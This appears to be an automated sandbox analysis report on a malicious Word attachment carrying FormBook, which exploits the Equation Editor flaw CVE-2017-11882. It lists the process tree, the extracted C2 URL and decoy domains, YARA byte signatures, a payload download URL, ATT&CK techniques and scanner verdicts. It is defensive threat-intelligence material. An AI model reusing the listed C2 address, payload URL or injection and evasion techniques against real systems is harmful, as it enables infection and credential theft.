ID: 452514
Sample Name:
QUOTATION1100630004R2.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:20:20
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report QUOTATION1100630004R2.doc

Overview


General Information

Sample Name:	QUOTATION1100630004R2.doc
Analysis ID:	452514
MD5:	a3336f2a85c572a.
SHA1:	f6b300530f6d294..
SHA256:	9604fbb0d387877.
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- System process connects to networ…
- Yara detected FormBook
- Allocates memory in foreign process…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2848 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2376 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - princedan85671.exe (PID: 2240 cmdline: C:\Users\user\AppData\Roaming\princedan85671.exe MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
    - princedan85671.exe (PID: 532 cmdline: C:\Users\user\AppData\Local\Temp\princedan85671.exe vgyjnbhui MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
      - explorer.exe (PID: 1388 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - netsh.exe (PID: 2288 cmdline: C:\Windows\SysWOW64\netsh.exe MD5: 784A50A6A09C25F011C3143DDD68E729)
          - cmd.exe (PID: 2276 cmdline: /c del 'C:\Users\user\AppData\Local\Temp\princedan85671.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.containerflippers.com/np0c/"
  ],
  "decoy": [
    "spartansurebets.com",
    "threelakestradingco.com",
    "metaspace.global",
    "zjenbao.com",
    "directlyincluded.press",
    "peterchadri.com",
    "learnhousebreaking.com",
    "wonobattle.online",
    "leadate.com",
    "shebafarmscali.com",
    "top4thejob.online",
    "awakeyourfaith.com",
    "bedford-st.com",
    "lolwhats.com",
    "cucurumbel.com",
    "lokalbazaar.com",
    "matter.pro",
    "eastcountyanimalrescue.com",
    "musesgirl.com",
    "noordinarydairy.com",
    "saigonstar2.com",
    "farmacias-aranda.com",
    "fjzzck.com",
    "createandelevate.solutions",
    "australiavapeoil.com",
    "imperfectlymassabella.com",
    "criminalmindeddesign.com",
    "silverstoneca.com",
    "scotlandpropertygroup.com",
    "3dvbuild.com",
    "privatebeautysuites.com",
    "driplockerstore.com",
    "rcdesigncompany.com",
    "2141cascaderdsw.com",
    "mybbblog.com",
    "bodyambrosia.com",
    "solitudeblog.com",
    "coworkingofficespaces.com",
    "9999cpa.com",
    "flipwo.com",
    "dynamicfitnesslife.store",
    "anandsharmah.com",
    "afyz-jf7y.net",
    "erikagrandstaff.com",
    "pumpfoil.com",
    "bodurm.com",
    "goldlifetime.com",
    "a1organ.com",
    "akomandr.com",
    "hsavvysupply.com",
    "dyvyn.com",
    "bizlikeabosslady.network",
    "livein.space",
    "helpafounderout.com",
    "orbmena.com",
    "mrrodgersrealty.com",
    "roxhomeswellington.com",
    "klimareporter.com",
    "1040fourthst405.com",
    "blackbuiltbusinesses.com",
    "solidswim.com",
    "lordetkinlik3.com",
    "gardencontainerbar.com",
    "viperporn.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2345133773.0000000000260000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.2345133773.0000000000260000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.2345133773.0000000000260000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.2223580519.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.2223580519.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 22 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.princedan85671.exe.400000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.princedan85671.exe.400000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.princedan85671.exe.400000.2.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
6.2.princedan85671.exe.400000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.princedan85671.exe.400000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Allocates memory in foreign processes
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique
- Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

- Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 8 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comn
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Explo Redire Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Explo Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 8 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comn
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	System Information Discovery 1 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insecu Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
QUOTATION1100630004R2.doc	34%	Virustotal		Browse
QUOTATION1100630004R2.doc	35%	ReversingLabs	Document-RTF.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\princedanx[1].exe	24%	ReversingLabs	ByteCode-MSIL.Coinminer.BitCoinMiner	
C:\Users\user\AppData\Local\Temp\princedan85671.exe	24%	ReversingLabs	ByteCode-MSIL.Coinminer.BitCoinMiner	
C:\Users\user\AppData\Roaming\princedan85671.exe	24%	ReversingLabs	ByteCode-MSIL.Coinminer.BitCoinMiner	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.princedan85671.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.anandsharmah.com	1%	Virustotal		Browse
topv.xyz	6%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.google.com.br/	2%	Virustotal		Browse
http://www.google.com.br/	0%	Avira URL Cloud	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.google.com.tw/	0%	Avira URL Cloud	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://topv.xyz/princedanx.exe	100%	Avira URL Cloud	malware	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	

